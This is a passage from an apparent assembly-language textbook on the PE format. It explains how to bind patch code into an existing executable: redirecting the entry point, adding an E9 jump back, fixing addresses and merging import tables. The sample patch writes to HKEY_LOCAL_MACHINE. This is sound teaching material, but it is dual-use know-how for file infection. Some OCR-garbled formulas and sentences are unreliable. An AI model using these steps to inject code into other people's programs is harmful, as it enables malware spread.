
#### 14.3.2 PROCESSING CODE SEGMENTS

The simplest method for attaching patch code is to append it to a certain position and then modify the entry point address to point to it. When executing the patch code, it needs to jump back to the original code location. This requires adding a jump instruction at the end of the patch code. There are two common jump instructions: EB and E9. EB is a short jump, which is ineffective for large programs that exceed a byte. Therefore, E9 is chosen here, followed by a two-byte offset. In summary, processing the code segment involves two parts:

1. Append the patch code to a specific position in the target PE.
2. Correct the entry point of the code.

The first step is straightforward: copy the patch code to the original code position (at file offset 0x0000424). Next, correct the entry point address, which requires addressing three issues:

- Ensure the patch code is positioned correctly.
- Ensure the code execution flow returns correctly to the original entry point.
- Manage data and import tables accordingly.



**Figure 14-1:** Padding space allocation diagram.

1. Which addresses in the code need to be corrected? This requires understanding the relationship between the bytecode and the instructions.
2. In a sequence of seemingly random bytecodes, how do you determine which bytecodes represent addresses?
3. Once these addresses are found, how do you correct them?

Below, we will detail these three questions:

---

#### 1. OBTAINING THE CORRESPONDENCE BETWEEN INSTRUCTIONS AND BYTECODES

In the process of learning from this book, you will often encounter tasks that require translating instructions into bytecodes or translating bytecodes back into instructions. So, is there a way to get the correspondence between instructions and bytecodes in assembly language? The following will use a simple program to generate bytecodes and then use a disassembler to get the correspondence between instructions and bytecodes.

As shown in Code Listing 14-3, this program generates a file named `comset.bin`, which describes the correspondence between bytecodes and assembly instructions. By disassembling this file, you can get a one-to-one relationship between the bytecodes and the assembly instructions.

**Code Listing 14-3:** Testing the Correspondence Between Bytecodes and Assembly Instructions (chapter14\makeComFile.asm)

```

1 ; -----
2 ; Generate comset.bin file to test the correspondence between bytecodes and instructions
3 ; Author: Cheng Li
4 ; Date: 2010.6.2
5 ; -----
6     .386
7     .model flat, stdcall
8     option casemap:none
9
10    include windows.inc
11    include user32.inc
12    includelib user32.lib
13    include kernel32.inc
14    includelib kernel32.lib
15
16    ; Data Segment
17    .data
18    szText db 'Success!', 0
19    szFile db 'c:\comset.bin', 0 ; Generated file
20    szBinary db 00h, 00h, 00h, 00h, 90h, 90h
21    hFile dd ?
22    dwSize db 0ffh
23    dwWritten dd ?
24    ; Code Segment
25    .code
26    start:
27        invoke CreateFile, addr szFile, GENERIC_WRITE, \
28            FILE_SHARE_READ, \
29            0, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, 0
30        mov hFile, eax
31        .repeat
32            mov al, dwSize
33            mov byte ptr [szBinary], al
34            invoke WriteFile, hFile, addr szBinary, 7, addr dwWritten, NULL
35            dec dwSize
36            .break if dwSize == 0
37        .until FALSE
38        invoke CloseHandle, hFile
39        invoke MessageBox, NULL, offset szText, NULL, MB_OK
40        invoke ExitProcess, NULL
41    end start

```

The basic idea of this program is to construct all possible instructions with operands ranging from 00 to FF. Each instruction and its operand sequence is 6 bytes long, with the last byte sequence corresponding to the NOP instruction, which is 90h.

Running the generated `comset.bin` bytecode set and using the `dasm` disassembler will produce the correspondence between the instructions and the bytecodes as shown below. With these correspondences, we can easily determine which bytecodes translate into which assembly instructions.

```

:00000000 FF00           inc dword ptr [eax]
:00000002 000000          BYTE 3 DUP(0)

:00000005 90             nop
:00000006 90             nop
:00000007 FE00           inc byte ptr [eax]
:00000009 000000          BYTE 3 DUP(0)

:0000000C 90             nop
:0000000D 90             nop
:0000000E FD             std
:0000000F 00000000         BYTE 4 DUP(0)

:00000013 90             nop
:00000014 90             nop
:00000015 FC             cld
:00000016 00000000         BYTE 4 DUP(0)

:0000001A 90             nop
:0000001B 90             nop
:0000001C FB             sti
:0000001D 00000000         BYTE 4 DUP(0)

:00000021 90             nop
:00000022 90             nop
:00000023 FA             cli
:00000024 00000000         BYTE 4 DUP(0)
.....

```

Using the above method, we can find that in the bytecode range from 00 to FF, there are a total of 3 byte sequences that are translated as jump instructions. They are (highlighted parts):

```

:0000008C EB00           jmp 0000008E
:0000008E 90             nop
:00000093 EA000000009090 jmp 9090:00000000
:0000009A E900000000      jmp 0000009F
:0000009F 90             nop
:000000A1 E800000000      call 000000A6
:000000A6 90             nop

```

Expanded Study: Two Most Common Jump Instructions, EB and E9

#### (1) EB INSTRUCTION

This instruction is used for short jumps within the code segment, with an offset of one byte and the corresponding opcode of:

```
EB xx     JMP SHORT DWORD PTR [5+xx]
```

The offset `xx` is a signed number. Examples of offset values:

- If the offset is A0, the highest bit is 1, which means it is a negative value, indicating a backward jump.
- If the offset is 60, it is a positive value, indicating a forward jump.

For instance:

```
10100000 (without the sign bit) = 01000000 (with the sign bit) = 10111111 (addition of 1)
= 11111111 (invert all bits) = 60h
```

If the offset value of the next instruction from the EB instruction is 60h, it means jumping to the location 60h bytes ahead.

In large jump instructions, EB is unable to reach the desired location, so E9 is used for a larger offset.

---

## (2) E9 INSTRUCTION

The E9 instruction is a near jump with a relative offset, where the target address is calculated based on the offset relative to the address of the next instruction. The formula for calculating the target address is:

Target Address=(Offset Address of the next instruction+offset)

---

EXAMPLE:

00401000	E9370F0800	JMP 00481F3C
00401005	...	

Since the E9 instruction in Win32 is 5 bytes long, the calculation for the offset is:

```
Offset=Target Address-(Address of E9 instruction+5)
=00481F3C-(00401000+5)=00481F3C-(00401000+5)
=00080F37=00080F37
```

When entering the offset, the LSB (Least Significant Byte) is placed first, and the MSB (Most Significant Byte) is placed last. To complete the jump at the end of the patch code, the following E9 jump instruction is appended:

```
invoke RegCreateKey, HKEY_LOCAL_MACHINE, addr sz1, addr @hKey
invoke RegSetValueEx, @hKey, addr sz2, NULL, \
    REG_SZ, addr sz3, 27h
invoke RegCloseKey, @hKey
jmpToStart db 0E9h, 0F0h, OFFh, OFFh, OFFh ; Jump instruction for code injection
```

How do you calculate the offset for the E9 instruction? Let's look at the following example:

0040102A: EB 1D000000	CALL JMP.&advapi32.RegSetValueExA
0040102F: FF35 5E340040	PUSH DWORD PTR DS:[40305E]
00401035: E8 06000000	CALL JMP.&advapi32.RegCloseKey
0040103A: E9 F0FFFFFF	JMP patch.0040102F
0040103F: C3	RETN

The E9 instruction has a directional offset. If the jump is backward, the number of bytes between the current location and the target location (including the E9 instruction itself) is subtracted by 1 and then negated. If the jump is forward, the number of bytes between the current location and the target location (including the E9 instruction itself) is used directly.

As highlighted in the example "JMP patch.0040102F," the target location is 0040102Fh. To calculate the offset for the E9 instruction, count the number of bytes from the start of the E9 instruction to the target location, which is 16 bytes in hexadecimal (00000010h). Subtract 1 from 16, resulting in 0000000Fh. Negate 0000000Fh to get FFFFFFFF0h. This is the offset for the E9 instruction.

---

To calculate the jump offset in HelloWorld.exe: The initial E9 instruction jumps to the target file at an offset of 63h. Subtracting 1 from 63h gives 62h (which is 0000 0000 0000 0000

0110 0010 in binary). Taking the two's complement of this gives 1111 1111 1111 1111 1111 1111 1001 1101, which is FF FF FF 9Dh in hexadecimal.

---

## 2. DETERMINING IF AN OPERAND IN THE PROGRAM CODE IS AN ADDRESS

This is not particularly easy, at least in the author's opinion. For example, the push instruction, which has a bytecode of 68, can be difficult to distinguish if its value is an RVA (Relative Virtual Address). Therefore, detailed analysis and function judgment are required to draw conclusions. The method used here involves deducing based on the specific value of the operand. The technique involves comparing the value with the section's data range. If it falls within this range, it is considered an RVA.

For example:

```
mov eax, dwPatchImageBase      ; Patch base address: 040000h
add eax, dwPatchMemDataStart  ; Patch data segment start address:
003000h
mov @value1, eax
.repeat
    mov bx, word ptr [edi]
    .if bx == 05FFh
        ; The next four bytes FF 05 43 02 04 00
        mov ebx, dword ptr [edi+2]
        mov @value, ebx
        mov eax, @value           ; Calculate the offset relative to the
high address data segment start in RVA
        sub eax, @value1
        mov @off, eax
        and ebx, 0FFFF0000h
        ; Check if the value is the start of ImageBase
        mov edx, dwPatchImageBase
        and edx, 0FFFF0000h
        .if ebx == edx
```

---

## 3. CORRECTING RVA IN THE CODE

The code contains many instructions that manipulate variables in the data segment. When data merging is performed, the positions of some variables in the data segment change. Therefore, the operand values in instructions that involve these data segment variables must be corrected.

For a programmer, this is a difficult task. However, since the patching program is written by the developer, who knows which instructions involve addresses of variables in the data segment, correcting the code becomes relatively easier.

In this example, the correction will be applied to the operands of the following instructions:

0040101F	.	68 2E304000	PUSH patch.0040302E
00401024	.	FF35 5E304000	PUSH DWORD PTR DS:[40305E]
0040102A	.	E8 3B000000	CALL <JMP.&advapi32.RegSetValueExA>
0040102F	.	FF35 5E304000	PUSH DWORD PTR DS:[40305E]
00401035	.	E8 24000000	CALL <JMP.&advapi32.RegCloseKey>
0040103A	.	A3 5E304000	MOV DWORD PTR DS:[40305E], EAX
0040103F	.	B8 00304000	MOV EAX,patch.00403000
00401044	.	0305 5E304000	ADD EAX,DWORD PTR DS:[40305E]
0040104A	.	FF05 5E304000	INC DWORD PTR DS:[40305E]
00401050	.	8305 5E304000 02	ADD DWORD PTR DS:[40305E], 2
0040187E	\$-	FF25 50204000 JMP DWORD PTR DS:[<&user32.wsprintfA>]	

Specific instructions include:

- A3 instruction (transfer instruction: `mov @hKey, eax`)
- B8 instruction (transfer instruction: `mov eax, offset sz1`)
- 03 05 instruction (add instruction: `add eax, @hKey`)
- FF 05 instruction (increment instruction: `inc dword ptr [@hKey]`)
- 68 instruction (push immediate instruction: `push dword ptr ds:[xxxx]`)
- FF 25 instruction (segment jump instruction: `jmp dword ptr ds:[xxxx]`)
- FF 35 instruction (segment push instruction: `push dword ptr ds:[xxxx]`)

The following details the merging of two PE files. The final generated target file starts at offset 0400h with the original code, without any modifications:

```
00000400  6A 00 6A 00 68 00 30 40 00 6A 00 E8 08 00 00 00 j.j.h.0@.j.....
00000410  6A 00 E8 07 00 00 00 CC FF 25 08 20 40 00 FF 25 j..... %. @. %
00000420  00 20 40 00
```

Starting from offset 0424h is the new code. The operands in the code, which are addresses, have all been corrected (as shown in the highlighted sections below). The highlighted part `E9 9D FF FF FF` is the jump instruction that jumps back to the original code location.

00000430	00 00 80 E8 32 00 00 00 6A 27 68 [42 30 40 00] 6A .. 2...j'hB0@.j
00000440	01 6A 00 68 [39 30 40 00] FF 35 [69 30 40 00] E8 1D .j.h90@. 5i0@..
00000450	00 00 00 FF 35 [69 30 40 00] E8 06 00 00 00 E9 9D ... 5i0@.....
00000460	FF FF FF C3 FF 25 [18 20 40 00] FF 25 [10 20 40 00] %. @. %. @.
00000470	FF 25 [14 20 40 00] %. @.

Next, let's discuss how to correct the addresses. For example, the initial address value is 0040305Eh. Since the address is at the end of the original data, the offset from the original data start is:

Current data location–Start of data segment= 0000300Bh–00003000h=0Bh

When correcting the address, add this offset:

$$0040305Eh + 0Bh = 00403069h \quad 0040305Eh + 0Bh = 00403069h$$

Therefore, determining the location of data in memory makes it easy to correct addresses in the code accordingly.

---

#### 14.3.3 HANDLING THE IMPORT TABLE

To manipulate the import table, you need to know the relevant information about the section where the import table is located. Therefore, the first step is to find the section containing the import table. The steps to determine the location of the import table are as follows:

1. Obtain the RVA of the import table through the data directory.
2. Compare this RVA with the start addresses of the sections to determine which section it falls into.
3. Identify the section containing the import table.

Knowing the section containing the import table, you can also obtain other related information, such as the start address of the section in the file and the start address in memory. By using these parameters, you can extract the structure of the import table and its related code, as shown in the following code:

```
mov esi, _lpFileHead
assume esi: ptr IMAGE_DOS_HEADER
add esi, [esi].e_lfanew
assume esi: ptr IMAGE_NT_HEADERS
mov edi, _dwRVA

mov edx, esi
add edx, sizeof IMAGE_NT_HEADERS
assume edx: ptr IMAGE_SECTION_HEADER
movzx ecx, [esi].FileHeader.NumberOfSections
; Traverse the sections
.repeat
    mov eax, [edx].VirtualAddress
    add eax, [edx].SizeOfRawData ; Calculate the end RVA of the section
    .if (edi >= [edx].VirtualAddress) && (edi < eax)
        mov eax, [edx].PointerToRawData
        jmp @F
    .endif
    add edx, sizeof IMAGE_SECTION_HEADER
.untilcxz
```

To insert the import table data into the target PE, you first need to know how many dynamic link libraries (DLLs) are called by the patching program, as well as how many functions are referenced by these DLLs. With this information, you can obtain the import table.

Assume that all the functions used by the patching program are included in the import table. Therefore, by determining the number of DLLs and their functions, the size of the new import table can be calculated. The next task is to determine the new import table's location and adjust the RVA addresses accordingly.

---

#### SPECIAL NOTE

If the original IAT (Import Address Table) is destroyed, it will cause the jump instructions to malfunction (resulting in errors when accessing addresses). Therefore, you must avoid modifying the IAT. This requires careful planning to ensure that the added IAT does not disrupt the existing one.

---

#### ADDING THE NEW IAT

To add the new IAT without disrupting the original, it must be placed in a separate section. This ensures that the original RVA addresses remain intact. However, this means the target file's import table must be relocated. If the two import tables (original and new) are combined, the relocation of the original import table will be necessary.

The basic method is to move the few items of the original import table to a new location while adding the patch's import table. This involves moving the IMAGE\_IMPORT\_DESCRIPTOR array and replacing the original location with the new patch's IAT data and the associated pointers (e.g., originalFirstThunk).

To determine if there is enough space, compare the number of functions called by the program to the space available. This will help you decide whether the second approach (moving the data) or the first approach (combining them) is more appropriate.

---

#### STEP 1: COUNT THE NUMBER OF DYNAMIC LINK LIBRARIES (DLLS) REFERENCED BY THE PATCHING PROGRAM

To obtain the number of dynamic link libraries (DLLs) referenced by the patching program, traverse the import table until you find the last entry, which is a structure filled with zeros. The number of DLLs is then stored in dwDll.

In Code Listing 14-4, the return value in eax contains the number of dynamic libraries, while ebx contains the number of function calls.

**Code Listing 14-4:** Retrieve the Number of Functions Referenced in the Import Table of the PE File (function \_getImportFunctions from chapter14\bind.asm)

```
1 ; -----
2 ; Function to retrieve the number of functions referenced in the import table of the PE
file
3 ;
4 _getImportFunctions proc _lpFile
5 local @szBuffer[1024]:byte
6 local @szSectionName[16]:byte
7 local @_lpPeHead
8 local @dwDlls, @dwFuns, @dwFunctions
9
10 pushad
11 mov edi, _lpFile
12 assume edi: ptr IMAGE_DOS_HEADER
13 add edi, [edi].e_lfanew           ; Adjust esi to point to PE header
14 assume edi: ptr IMAGE_NT_HEADERS
15 mov eax, [edi].OptionalHeader.DataDirectory[8].VirtualAddress
16 .if !eax
17   jmp @@F
18 .endif
19 invoke _RVAToOffset, _lpFile, eax
20 add eax, _lpFile
21 mov edi, eax                   ; Calculate the offset position of the import
table in the file
22 assume edi: ptr IMAGE_IMPORT_DESCRIPTOR
23 invoke _getRVASectionName, _lpFile, [edi].OriginalFirstThunk
24
25 mov @dwFuns, 0
26 mov @dwFunctions, 0
27 mov @dwDlls, 0
28
29 .while [edi].OriginalFirstThunk || [edi].TimeStamp || \
[edi].ForwarderChain || [edi].Name1 || [edi].FirstThunk
30   mov @dwFuns, 0
31   invoke _RVAToOffset, _lpFile, [edi].Name1
32   add eax, _lpFile
```

```

34
35 ; Get IMAGE_THUNK_DATA array and calculate ebx
36 .if [edi].OriginalFirstThunk
37     mov eax, [edi].OriginalFirstThunk
38 .else
39     mov eax, [edi].FirstThunk
40 .endif
41 invoke _RVAToOffset, _lpFile, eax
42 add eax, _lpFile
43 mov ebx, eax
44 .while dword ptr [ebx]
45     inc @dwFuns
46     inc @dwFunctions
47     .if dword ptr [ebx] & IMAGE_ORDINAL_FLAG32 ; Import by ordinal
48         mov eax, dword ptr [ebx]
49         and eax, 0ffffh
50     .else
51         invoke _RVAToOffset, _lpFile, dword ptr [ebx]
52         add eax, _lpFile
53         assume eax: ptr IMAGE_IMPORT_BY_NAME
54         movzx ecx, [eax].Hint
55         assume eax: nothing
56     .endif
57     add ebx, 4
58 .endw
59 mov eax, @dwFuns
60 mov ebx, @dwDlls
61 mov dword ptr @dwFunctions[ebx*4], eax
62 mov dword ptr @dwFunctions[ebx*4+4], 0
63 inc @dwDlls
64 add edi, sizeof IMAGE_IMPORT_DESCRIPTOR
65 .endw
66 mov ebx, @dwDlls
67 mov dword ptr @dwFunctions[ebx*4], 0
68 @@
69 assume edi: nothing
70 popad
71 mov eax, @dwDlls
72 mov ebx, @dwFunctions
73 ret
74 _getImportFunctions endp

```

## Step 2: Count the Number of Functions Corresponding to Each Dynamic Link Library (DLL) Referenced by the Patching Program

The import table IMAGE\_IMPORT\_DESCRIPTOR structure contains a FirstThunk pointer, which points to the array of function addresses for that DLL. The number of functions for each DLL is stored in dwFunctions. During program design, you can construct an array like {number, number, number, 0} to record the number of functions referenced by each DLL.

## Step 3: Calculate the Size of the New Import Table

With the above information, you can calculate the size of the new import table as follows:

1. (Total number of functions + Total number of dynamic libraries) × 4 = Size of new IAT items
2. (Total number of functions + Total number of dynamic libraries) × 4 (Total number of functions + Total number of dynamic libraries) × 4 = Size of new originalFirstThunk table items
3. (Total number of dynamic libraries + 1) {sizeof IMAGE\_IMPORT\_DESCRIPTOR} = Size of new import descriptor items
4. Space for function names and dynamic library names

- Compare the sum of items ① and ② with the size of the array imported from the target file. If the former is smaller than the latter, the condition is met, and you can continue; otherwise, it will prompt that the space is insufficient.
  - Compare the sum of items ③ and ④ with the continuous space found in the available space. If the former is smaller than the latter, the condition is met, and you can continue; otherwise, it will prompt that the space is insufficient.

**Step 4:** Find the section where the target import table is located and calculate the remaining space in the section. If it is greater than the sum of the results of Step 3, you can continue; otherwise, it will prompt that the import table section space is insufficient and exit.

**Step 5:** Determine the location of the import table and related data structures. Copy 3ch bytes starting from the file offset 0610h (i.e., the target file's import table) to the empty space at the file offset 0692h where the import table is located. Then modify the RVA of the import table in the target file's data directory to 00002092h. The PE can then run with these modifications without needing to change other data locations.

**Step 6:** Add the missing import table data to the new import table.

00000690	54 20 00 00 00 00 00 00 00 00 00 00 00 00 6A 20	T .....j
000006A0	00 00 08 20 00 00 4C 20 00 00 00 00 00 00 00 00	... .L .....
000006B0	00 00 84 20 00 00 00 20 00 00 <b>38 20 00 00 00 00</b>	.... .8 ....
000006C0	00 00 00 00 00 00 78 20 00 00 00 20 00 00 00 00	.....x ...
000006D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
000006E0	00 00	..

The bold parts will be modified according to the storage location of the final import table and related data.

**Step 7:** Add the names of functions related to the import table and dynamic libraries to the new import table, as shown below:

```
000006E0 80 01 52 65 67 43 6C 6F 73 65 4B 65 79 00 .RegCloseKey.  
000006F0 83 01 52 65 67 43 72 65 61 74 65 4B 65 79 41 00 .RegCreateKeyA.  
00000700 AE 01 52 65 67 53 65 74 56 61 6C 75 65 45 78 41 .RegSetValueExA  
00000710 00 00 61 64 76 61 70 69 33 32 2E 64 6C 6C 00 00 ..advapi32.dll..
```

**Step 8:** Store the import table entries and the IAT, as well as the data structure array pointed to by originalFirstThunk, in the original import table location of the target file, starting at offset 0610h.

- The IAT is stored starting at the initial import table location 0610h.
  - The data structure array pointed to by originalFirstThunk is stored in the immediately following space at 0620h, as shown below:

1. Change the RVA of the import table in the data directory to 00002092h, and set the size to 50h.
  2. Set the size of the section where the import table is located (.rdata) to 120h.
  3. Modify the contents of the import table and the IAT, and the RVA values in the data structure array pointed to by **originalFirstThunk** (as shown in the bold parts below).

00000690	54 20 00 00 00 00 00 00 00 00 00 00 00 00 6A 20	T .....j
000006A0	00 00 08 20 00 00 4C 20 00 00 00 00 00 00 00 00	... .L .....
000006B0	00 00 84 20 00 00 00 20 00 00 20 20 00 00 00 00	... . . . . . .
000006C0	00 00 00 00 00 00 12 21 00 00 10 20 00 00 00 00	.....!... . . .
000006D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	..... . . . . .
000006E0	00 00	..

**Step 10:** Analyze the modified PE file. Use PEInfo to test the new PE file HelloWorld\_1.exe, which contains the modified data and import table information. Check whether the import table can be correctly identified, as shown below:

```
File Name: D:\masm32\source\chapter11\HelloWorld_1.exe
-----
Operating Platform: 0x014c
Number of Sections: 3
File Attributes: 0x010f
Preferred Load Address: 0x00400000
File Execution Entry (RVA Address): 0x1000

-----

| Section Name | Aligned Size in Memory | Offset in Memory | Aligned Size in File | Offset in File | Section Attributes |
|--------------|------------------------|------------------|----------------------|----------------|--------------------|
| .text        | 00000024               | 00001000         | 00000200             | 00000400       | 60000020           |
| .rdata       | 00000120               | 00002000         | 00000200             | 00000600       | 40000040           |
| .data        | 0000000b               | 00003000         | 00000200             | 00000800       | c0000040           |


-----  
Section where import table is located: .rdata  
Import library: user32.dll  
-----  
OriginalFirstThunk 00000254  
TimeDateStamp 00000000  
ForwarderChain 00000000  
FirstThunk 00000208  
-----  
00000413 MessageBoxA  
-----  
Import library: kernel32.dll  
-----  
OriginalFirstThunk 0000024c  
TimeDateStamp 00000000  
ForwarderChain 00000000  
FirstThunk 00000200  
-----  
00000128 ExitProcess  
-----  
Import library: advapi32.dll  
-----  
OriginalFirstThunk 00000220  
TimeDateStamp 00000000  
ForwarderChain 00000000  
FirstThunk 00000210  
-----  
00000387 RegCreateKeyA  
00000430 RegSetValueExA  
00000384 RegCloseKey
```

If the message "Import table query failed" or "File contains tampered information" is displayed, PEInfo can correctly identify the modified import table information of the PE file, and the file can also execute. The next task is to add supplementary data.

#### 14.3.4 HANDLING DATA SECTIONS

Handling data sections includes identifying the target data section and calculating the space. Because the patching program is written by the developer themselves, the actual size of each section is recorded in the `IMAGE_SECTION_HEADER.VirtualSize` field. Therefore, other external PE file tools cannot obtain the true size of the data structure in this field (because even if you modify this part, the assembler will not detect an error! You can try this yourself).

After constructing the data section, an extra supplementary data size is added. First, the supplementary data size dstDataSize is obtained from the source, which is the reduction in size after the data section alignment. In theory, if the remaining space is greater than the size of the supplementary data, the data section modification is considered feasible. However, usually, the minimum judgment method for the remaining space obtained from the target data section is as follows:

First, locate the storage data section. The method is to find a section in the target file with the attribute C0000040h. This attribute is generally readable, writable, and initialized data. Then, you need to determine whether the IMAGE\_SECTION\_HEADER.

The 6th, 30th, and 31st bits of the Characteristics field are 1, indicating that this section is for storing data. After finding this section, locate the starting position of the section in the file, startAddress, and the length fLen after alignment. From the last position of the section, find the previous position of all zeros and record its length. If the length meets our requirements, it is considered that the remaining space in the section is sufficient to store the patch data.

This judgment method may have some safety concerns. For example, some continuous initialized data in the data section of the current PE file may be smaller than its actual size through this method. During the entire patching process, the normal data in the target PE file may be overwritten, resulting in the failure of the target PE file to run normally. In actual practice, this safety issue is ignored, and the value closer to the actual starting position for storing supplementary data in the target section is used.

The additional data start value = startAddress + fLen - dstDataSize + 1

Next, use the above ideas to write the program and test multiple data sections of PE files. Take the `pe.asm` file in Chapter 2 as the basic program framework, and add the code shown in Code Listing 14-5 in the `openFile` function to the code.

**Code Listing 14-5:** Determine whether the PE file data section can accommodate the code's supplementary data (chapter14\bind.asm) - part of the `openFile` function code.

```
1 ; Get the size of the patch data section
2 invoke getDataSize, @lpMemory
3 mov dwPatchDataSize, eax
4
5 .if eax==0 ; No data section found
6     invoke _appendInfo, addr szErr10
7 .else
8     invoke wsprintf, addr szBuffer, addr szOut11, eax
9     invoke _appendInfo, addr szBuffer
10 .endif
11
12
13
14 ; Get the starting position of the patch data section in memory
15 invoke getDataStart, @lpMemory
16 mov dwPatchDataStart, eax
17
18 invoke wsprintf, addr szBuffer, addr szOut12, eax
19 invoke _appendInfo, addr szBuffer
20
21 ; Get the size of the target file data section
```

```

22 invoke getDataSize, @lpMemory1
23 mov dwDstDataSize, eax
24
25 invoke wsprintf, addr szBuffer, addr szOut13, eax
26 invoke _appendInfo, addr szBuffer
27
28 ; Get the starting position of the target file data section in memory
29 invoke getDataStart, @lpMemory1
30 mov dwDstDataStart, eax
31
32 invoke wsprintf, addr szBuffer, addr szOut14, eax
33 invoke _appendInfo, addr szBuffer
34
35 ; Get the raw aligned size of the target file data section
36 invoke getRawDataSize, @lpMemory1
37 mov dwDstRawDataSize, eax
38
39 invoke wsprintf, addr szBuffer, addr szOut15, eax
40 invoke _appendInfo, addr szBuffer
41
42 ; Get the starting position of the target file data section in memory
43 invoke getDataStartInMem, @lpMemory1
44 mov dwDstMemDataStart, eax
45
46 invoke wsprintf, addr szBuffer, addr szOut17, eax
47 invoke _appendInfo, addr szBuffer
48
49
50 ; Find the position of the last non-zero byte from the last byte of the section
51 mov eax, dwDstDataStart
52 add eax, dwDstRawDataSize ; Point to the last byte of the section
53 mov ecx, dwPatchDataSize
54 mov esi, @lpMemory1
55 add esi, eax
56 dec esi
57 .repeat
58     mov bl, byte ptr [esi]
59     .break .if bl!=0
60     dec esi
61     dec ecx
62     dec eax
63     .break .if ecx==0
64 .until FALSE
65 .if ecx==0 ; Indicate that there is not enough available continuous space
66     mov @dwTemp1, eax
67     sub eax, dwPatchDataSize
68     mov dwStartAddressinDstDS, eax
69
70 mov @dwTemp, 0
71
72 mov esi, @lpMemory1
73 mov eax, dwDstDataStart
74 add eax, dwDstRawDataSize ; Point to the last byte of the section
75 add esi, eax
76 dec esi
77 .repeat
78     mov bl, byte ptr [esi]
79     .break .if bl!=0
80     inc @dwTemp
81     dec esi
82 .until FALSE
83
84 invoke wsprintf, addr szBuffer, addr szOut16, @dwTemp, @dwTemp1
85 invoke _appendInfo, addr szBuffer
86 .else ; Not enough space in data section
87 invoke _appendInfo, addr szErr11
88 .endif
89
90 invoke _appendInfo, addr szoutLine

```

Based on the above code, it can be seen that the conditions required to exit the patching process are:

- If the section containing data does not exist in the file, exit and indicate that the `.data` section could not be found. Corresponding code lines: 1 to 7.
- If the contiguous zero space in the file is insufficient to accommodate the data size, exit and indicate that the target data section space is insufficient. Corresponding code lines: 50 to 88.

For the complete code, refer to the accompanying book file `chapter14\bind01.asm`.


Since the count of zeros starts from the last byte of the section, the merging scenario for subsequent data sections is as follows: if there is a large space of zeros, there might be a significant distance between the old data and the new data. As much as possible, place the new data at a relatively distant position from the old data. This approach minimizes the occurrence of some old data initialized with zeros being overwritten by new data. As shown below:

#### 14.3.5 COMPARISON OF PE FILES BEFORE AND AFTER MODIFICATION

After the necessary modifications and data relocation are completed, use the PEComp program to compare the two programs, as shown in Figure 14-2.

From the comparison, the differences between the manually patched `HelloWorld_2.exe` and the pre-patched `HelloWorld.exe` are evident in three areas:

1. **File Header Section:** The entry point address of the program has been modified. That is, the value of `AddressOfEntryPoint` in `IMAGE_OPTIONAL_HEADER32` is different.
2. **Data Directory Table Import Descriptions:** The description of the import table in the data directory table differs. This is because the import table has been relocated from its original position. The original position now houses the data structures of the new file (including the IAT and the data structures pointed to by the patched `originalFirstThunk`).
3. **Section Lengths:** The lengths of the three sections are different. As previously discussed, the length of the data section does not need to be corrected, and the program can run normally.



**Figure 14-2** Comparison of manually patched HelloWorld\_2.exe and HelloWorld.exe

#### 14.4.1 PROGRAMMING APPROACH

The approach to writing a patching tool is as follows:

**Step 1:** Map the patch program and the target program evenly into memory and use the obtained memory operation handles @lpMemory and @lpMemory1 to read and write the PE files.

**Step 2:** Open a space in memory that is the same size as the target file, use the handle lpDstMemory to record it, and copy the original target file to this area. The code to achieve this is:

```
; Allocate memory for the target file
invoke GlobalAlloc, GHND, @dwFileSize1
mov @hDstFile, eax
invoke GlobalLock, @hDstFile
mov lpDstMemory, eax
; Copy the original target file to the allocated memory area
invoke MemCopy, @lpMemory1, lpDstMemory, @dwFileSize1
```

**Step 3:** According to the rules, export the patch program data, import tables, and code copies to the specified location in memory, and modify the parameters of the PE file.

**Step 4:** Write the newly patched contents from lpDstMemory into a new file.

#### 14.4.2 DATA STRUCTURE ANALYSIS

In the program design, some special data structures were used (as shown below). The following details explain the variables and related data structures used in the program `bind.asm`.

```

dwFunctions      db 1024 dup(11h) ; Record the number of times each dynamic link library function is
referenced. Count, Count, Count, 0
szBuffer1        db 1024 dup(0)    ; Buffer
szBuffer2        db 1024 dup(0)    ; Buffer
bufTemp1         db 200 dup(0),0 ; Buffer
